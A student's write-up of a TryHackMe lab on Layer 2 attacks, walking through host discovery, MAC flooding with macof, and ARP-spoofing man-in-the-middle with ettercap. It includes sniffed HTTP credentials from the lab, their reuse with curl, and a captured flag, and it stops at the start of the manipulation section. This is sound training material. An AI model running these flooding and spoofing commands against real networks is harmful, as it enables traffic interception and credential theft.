

L2 MAC FLOODING & SPOOFING REPORT

tryhackme

BY
YUNIS MOHAMED

Contents

Introduction	2
Network discovery	2
Passive Sniffing.....	3
Sniffing while MAC Flooding.	4
Man-in-the-Middle: Intro to ARP Spoofing	5
Man-in-the-Middle: Sniffing.....	5
Man-in-the-Middle: Manipulation	12
Module completion	15
Conclusion.....	16

Introduction

The Try Hack Me room on "Flooding and ARP Spoofing" provides an insightful exploration of two critical cybersecurity concepts. In this room, I will be indulging into the risks associated with network flooding and ARP spoofing attacks. By simulating these attack techniques, the room highlights the potential for network disruption and compromised security. This lab provides a walkthrough through the mind of the attacker as they try to compromise systems

Network discovery

Questions

1. What is your IP address? **192.168.12.66**
2. What's the network's CIDR prefix? **/24**

The screenshot shows a Kali Linux desktop environment. On the left, a web browser displays the TryHackMe interface for the 'layer2' room. It shows a table with columns 'Title', 'IP Address', and 'Expires'. The first row is 'l2macof_v11' with IP '10.10.169.92' and expires in '37m 23s'. Below the table, there are questions: 'What is your IP address?' (answered '192.168.12.66'), 'What's the network's CIDR prefix?' (answered '/24'), and 'How many other live hosts are there?' (with a hint to use 'Answer format: *'). On the right, a terminal window shows the command 'ip address show eth1' being executed, displaying the network configuration for the eth1 interface, including the IP address '192.168.12.66' and the CIDR prefix '/24'.

By using the following syntax; **ip address show eth1**, I was able to see the ip address and the CIDR associated with the Ethernet adapter.

3. How many other live hosts are there? **2**

The screenshot shows a Kali Linux desktop environment. On the left, the web browser displays the TryHackMe interface for the 'layer2' room. The 'How many other live hosts are there?' question is now answered with '2'. Below it, the 'What's the hostname of the first host (lowest IP address) you've found?' question is visible. On the right, the terminal window shows the output of the 'nmap' command, displaying a list of open ports and services on the target IP '192.168.12.66'. The output includes ports like 22/tcp (ssh), 5001/tcp (complex-link), 5002/tcp (rfe), 5003/tcp (filemaker), and 5004/tcp (avt-profile-1). The terminal also shows the command 'nmap -sP 192.168.12.0/24' being executed, which is used to discover live hosts on the network.

By using the **nmap -n 192.168.12.0/24**, there were 2 live hosts.

4. What's the hostname of the first host (lowest IP address) you've found? **Alice**

By using the **cat /etc/host** to list the number of hosts.

Passive Sniffing

1. Who keeps sending packets to eve? **BOB**

The screenshot shows a Kali Linux desktop environment. On the left, a web browser displays a quiz page from TryHackMe. The quiz is titled "l2macof_v11" and has an IP address of 10.10.169.92. The quiz questions are:


- Can you see any traffic from those hosts? (Yay/Nay) - Answer: yay
- Who keeps sending packets to eve? - Answer: bob
- What type of packets are sent? - Answer: ICMP

On the right, a terminal window shows the output of the **tcpdump -i eth1** command. The output shows a list of captured packets, including ICMP echo requests and replies between IP addresses 14.46.12.299950 and 14.46.15.302502. The terminal also shows the command **tcpdump** and the output **16 packets captured**.

Using the **tcpdump -i eth1** command to see the captured packets.

2. What type of packets are sent? **ICMP**

3. What's the size of their data section? (bytes) **666**



Loading the tcpdump obtained at the interface eth1 to Wireshark for analysis


Sniffing while MAC Flooding.

Steps followed;

- 1) On the first ssh session, run the tcpdump process.
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap.
- 2) Create a second ssh session and run the macof command against the interface to start flooding the switch.
macof -i eth1
- 3) After around 30 seconds, stop both macof and tcpdump using (control + c) and transfer the pcap file to Wireshark.

Questions

1. What kind of packets is Alice continuously sending to Bob? **ICMP**
2. What's the size of their data section? (bytes) **1337**



Man-in-the-Middle: Intro to ARP Spoofing

An attacker sends (spoofed) ARP messages to associate the attacker's MAC address with the IP address of another host causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic.

Questions

- 1) Can ettercap establish a MITM in between Alice and Bob? **no**
- 2) Would you expect a different result when attacking hosts without ARP packet validation enabled? **no**

The screenshot shows a web browser window with the URL `tryhackme.com/room/layer2`. The page content includes a description of ARP spoofing, a terminal command `ettercap -T -i eth1 -M arp`, and two questions with their answers:

that takes pains to validate incoming ARP replies. Without further ado, we are using `ettercap` to launch an ARP Spoofing attack against Alice and Bob and see how they react:

Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Below the questions are three task cards:

- Task 7 ○ Man-in-the-Middle: Sniffing
- Task 8 ○ Man-in-the-Middle: Manipulation
- Task 9 ○ Conclusion

On the right side of the screenshot is a terminal window titled "Application" showing the output of the `ettercap` command. The terminal output shows several lines of network traffic captured by Ettercap, including timestamps, IP addresses, and MAC addresses. The terminal also shows a message: "User requested a CTRL+C... (deprecated, next time use proper shutdown)".

Man-in-the-Middle: Sniffing

Question

- 1) Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.
192.168.12.10, 192.168.12.20
- 2) Which machine has an open well-known port? **192.168.12.20**
- 3) What is the port number? **80**

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:

Username: **admin**
Password: **Layer2**

As with the previous machine, please, also allow a minimum of **5 minutes** for this box to spin up, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient...)

Answer the questions below

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20 Correct Answer

Which machine has an open well-known port?

192.168.12.20 Correct Answer

What is the port number?

80 Correct Answer

Can you access the content behind the service from your current position? (Nay/Yay)

Nay

```

root@eve:/home/admin
File Edit View Search Terminal Help
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin# nmap -n 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-21 14:47 UTC
Nmap scan report for 192.168.12.10
Host is up (0.019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  krb524
MAC Address: C2:13:4C:68:E9:80 (Unknown)

Nmap scan report for 192.168.12.20
Host is up (0.024s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 42:4A:D9:C8:63:B3 (Unknown)

Nmap scan report for 192.168.12.66
Host is up (0.0000000s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5002/tcp  open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 0.40 seconds
root@eve:/home/admin#

```

- 4) Can you access the content behind the service from your current position? **Nay**
- 5) Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? **Nay**

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

nay Correct Answer Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay Correct Answer Hint

Who is using that service?

Answer format: ***** Submit Hint

```

root@eve:/home/admin
File Actions Edit View Help
albahary@k.../Downloads x root@eve:...ome/admin x root@eve:...ome/admin x
root@eve:/home/admin# cat /etc/hosts
127.0.0.1    localhost
192.168.12.10  alice
192.168.12.20  bob
192.168.12.66  eve

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
root@eve:/home/admin# tcpdump -vvA -i eth1
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 byte
s
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:/home/admin#

```

- 6) Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay). **Yay**

The screenshot shows a web browser window with the URL `https://tryhackme.com/room/layer2#`. The page displays a challenge titled "l2zettercap_v4" with an IP address of 10.10.128.12 and an expiration time of 42m 23s. The challenge instructions ask the user to launch an ARP spoofing attack and observe traffic. The user has entered "Yay" for the question "Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)".

Below the instructions, there are three questions with input fields and "Submit" buttons:

- Who is using that service? (Answer format: *****)
- What's the hostname the requests are sent to? (Answer format: ***.***.***.***)
- Which file is being requested? (Answer format: *****)

On the right side, a terminal window shows network traffic captured during the attack. The traffic includes TCP connections to 192.168.12.20:80 and 192.168.12.20:50628, with various flags and sequence numbers.

7) Who is using that service? Alice

The screenshot shows the same TryHackMe challenge interface. The user has now entered "alice" for the question "Who is using that service?". The challenge title "l2zettercap_v4" and IP address "10.10.128.12" remain the same, but the expiration time is now 39m 32s.

The user has also entered "alice" for the question "Who is using that service?". The other questions remain unanswered.

The terminal window on the right shows updated network traffic. It includes TCP connections to 192.168.12.20:50670 and 192.168.12.20:50670, with various flags and sequence numbers. The traffic also shows a GET request to `/test.txt` with a `Host: www.server.bob` and a `User-Agent: curl/7.68.0`.

8) What's the hostname the requests are sent to? **www.server.bob**

The screenshot shows the TryHackMe interface with a challenge titled 'l2ettercap_v' (4 points, IP 10.10.128.12, expires in 36m 22s). The challenge questions are:

- Who is using that service? (Answer: alice)
- What's the hostname the requests are sent to? (Answer: www.server.bob)
- Which file is being requested? (Answer format: ****.***)
- What text is in the file? (Answer format: **)

A notification says 'Woop woop! Your answer is correct.' and a 'Terminate' button is visible. On the right, a terminal window shows the following output:

```
root@eve: /home/admin
File Actions Edit View Help
albahary@k.../Downloads x root@eve:...ome/admin x root@eve:...ome/admin x
Tue Jun 20 19:25:26 2023 [820377]
TCP 192.168.12.10:37432 -> 192.168.12.20:80 | S (0)
Tue Jun 20 19:25:26 2023 [825660]
TCP 192.168.12.10:37432 -> 192.168.12.10:37432 | SA (0)
Tue Jun 20 19:25:26 2023 [833551]
TCP 192.168.12.10:37432 -> 192.168.12.20:80 | A (0)
Tue Jun 20 19:25:26 2023 [833920]
TCP 192.168.12.10:37432 -> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/t
est.txt
Tue Jun 20 19:25:26 2023 [841739]
TCP 192.168.12.20:80 -> 192.168.12.10:37432 | A (0)
Tue Jun 20 19:25:26 2023 [843749]
TCP 192.168.12.20:80 -> 192.168.12.10:37432 | AP (17)
HTTP/1.0 200 OK.
Tue Jun 20 19:25:26 2023 [843944]
TCP 192.168.12.20:80 -> 192.168.12.10:37432 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Tue, 20 Jun 2023 19:25:26 GMT.
Content-type: text/plain.
Content-Length: 3.
```

9) Which file is being requested? **test.txt**

The screenshot shows the TryHackMe interface with the same challenge. The question 'Which file is being requested?' is now answered with 'test.txt'. A notification says 'Woop woop! Your answer is correct.' and an 'Add 1 hour' button is visible. On the right, a terminal window shows the following output:

```
root@eve: /home/admin
File Actions Edit View Help
albahary@k.../Downloads x root@eve:...ome/admin x root@eve:...ome/admin x
Tue Jun 20 19:26:02 2023 [941887]
TCP 192.168.12.10:37446 -> 192.168.12.20:80 | S (0)
Tue Jun 20 19:26:02 2023 [945669]
TCP 192.168.12.20:80 -> 192.168.12.10:37446 | SA (0)
Tue Jun 20 19:26:02 2023 [953671]
TCP 192.168.12.10:37446 -> 192.168.12.20:80 | A (0)
Tue Jun 20 19:26:02 2023 [954058]
TCP 192.168.12.10:37446 -> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/t
est.txt
Tue Jun 20 19:26:02 2023 [961638]
TCP 192.168.12.20:80 -> 192.168.12.10:37446 | A (0)
Tue Jun 20 19:26:02 2023 [963427]
TCP 192.168.12.20:80 -> 192.168.12.10:37446 | AP (17)
HTTP/1.0 200 OK.
Tue Jun 20 19:26:02 2023 [963615]
TCP 192.168.12.20:80 -> 192.168.12.10:37446 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Tue, 20 Jun 2023 19:26:02 GMT.
Content-type: text/plain.
Content-Length: 3.
```

10) What text is in the file? OK

The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays a CTF challenge page with the following content:

Title	IP Address	Expires
l2ettercap_v4	10.10.128.126	16m 14s

Which file is being requested?

test.txt

Correct Answer

What text is in the file?

ok

Correct Answer

Hint

Which credentials are being used for authentication? (username:password)

Answer format: *****

Submit

Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

The terminal window on the right shows the following output:

```
root@eve:/home/admin
File Actions Edit View Help
albahary...ownloads x root@e.../admin x root@e.../admin x alba...t ~ x
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/t
est.txt
Tue Jun 20 19:46:11 2023 [318981]
TCP 192.168.12.20:80 -> 192.168.12.10:37822 | A (0)
Tue Jun 20 19:46:11 2023 [319023]
TCP 192.168.12.20:80 -> 192.168.12.10:37822 | AP (17)
HTTP/1.0 200 OK.
Tue Jun 20 19:46:11 2023 [319079]
TCP 192.168.12.20:80 -> 192.168.12.10:37822 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Tue, 20 Jun 2023 19:46:11 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
Tue Jun 20 19:46:11 2023 [335380]
TCP 192.168.12.10:37822 -> 192.168.12.20:80 | A (0)
Tue Jun 20 19:46:11 2023 [335393]
TCP 192.168.12.10:37822 -> 192.168.12.20:80 | FA (0)
Tue Jun 20 19:46:11 2023 [337847]
TCP 192.168.12.20:80 -> 192.168.12.10:37822 | A (0)
```

11) Which credentials are being used for authentication? (username: password)

admin:s3cr3t_P4zz

The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays a CTF challenge page with the following content:

Title	IP Address	Expires
l2ettercap_v4	10.10.128.126	12m 51s

Woop woop! Your answer is correct.

Terminate

Which credentials are being used for authentication? (username:password)

admin:s3cr3t_p4zz

Correct Answer

Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

Answer Format: *****

Submit

Hint

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Answer Format: ***

Submit

Hint

The terminal window on the right shows the following output:

```
root@eve:/home/admin
File Actions Edit View Help
albahary...ownloads x root@e.../admin x root@e.../admin x alba...t ~ x
Tue Jun 20 19:46:27 2023 [201650]
TCP 192.168.12.20:51062 -> 192.168.12.10:4444 | R (0)
Tue Jun 20 19:46:36 2023 [360917]
TCP 192.168.12.10:37826 -> 192.168.12.20:80 | S (0)
Tue Jun 20 19:46:36 2023 [441427]
TCP 192.168.12.20:80 -> 192.168.12.10:37826 | SA (0)
Tue Jun 20 19:46:36 2023 [521412]
TCP 192.168.12.10:37826 -> 192.168.12.20:80 | A (0)
Tue Jun 20 19:46:36 2023 [601510]
TCP 192.168.12.10:37826 -> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
HTTP : 192.168.12.20:80 -> USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/t
est.txt
Tue Jun 20 19:46:36 2023 [681704]
TCP 192.168.12.20:80 -> 192.168.12.10:37826 | A (0)
Tue Jun 20 19:46:36 2023 [763096]
TCP 192.168.12.20:80 -> 192.168.12.10:37826 | AP (17)
HTTP/1.0 200 OK.
Tue Jun 20 19:46:36 2023 [763388]
TCP 192.168.12.20:80 -> 192.168.12.10:37826 | FAP (171)
```


- 12) Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning? **RE-ARPing the victims.**

The screenshot shows a web browser window on the left displaying a TryHackMe challenge titled 'l2ettercap_v4'. The challenge asks the user to stop an attack by pressing 'q' and to identify what ettercap does to leave its man-in-the-middle position gracefully and undo the poisoning. The user has entered 'RE-ARPing the victims' as the answer, which has been marked as correct. A green notification box says 'Woop woop! Your answer is correct.' and a red 'Terminate' button is visible. Below this, another question asks if the user can access content behind the service using obtained credentials, with the answer 'yay' also marked as correct. The right side of the screenshot shows a terminal window with the command 'root@eve:/home/admin' and a list of network traffic logs. The logs show TCP connections from 192.168.12.10 to 192.168.12.20 on port 51238. The terminal also shows the command 'Terminating ettercap...' and the output 'Lua cleanup complete! ARP poisoner deactivated. RE-ARPing the victims...'. The terminal prompt is 'root@eve:/home/admin# qqqqqqq'.

- 13) Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay) **yay**

The screenshot shows the same TryHackMe challenge window on the left, but now the user has entered 'yay' as the answer to the second question, which has also been marked as correct. The right side of the screenshot shows a terminal window with the command 'root@eve:/home/admin# curl -u admin:s3cr3t_P4zz http://192.168.12.20/'. The terminal output shows the curl command's response, which is an HTML document titled 'Directory listing for /'. The HTML content includes a directory listing for '/' and a link to 'SimpleHTTPAuthServer.py'. The terminal prompt is 'root@eve:/home/admin# '.


14) What is the user.txt flag? `THM{wh0s_$n!ff1ng_0ur_cr3ds}`




15) You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server? `reverse shell`

16) What commands are being executed? Answer in the order they are being executed.

`whoami, pwd, ls`



17) Which of the listed files do you want? **Root.txt**




Man-in-the-Middle: Manipulation

Man-in-the-Middle (MITM) manipulation involves a cyber-attack where an unauthorized third party secretly intercepts and alters communications between two parties. This attacker positions themselves as an intermediary, positioned between the sender and the intended recipient, hence the term "middleman."

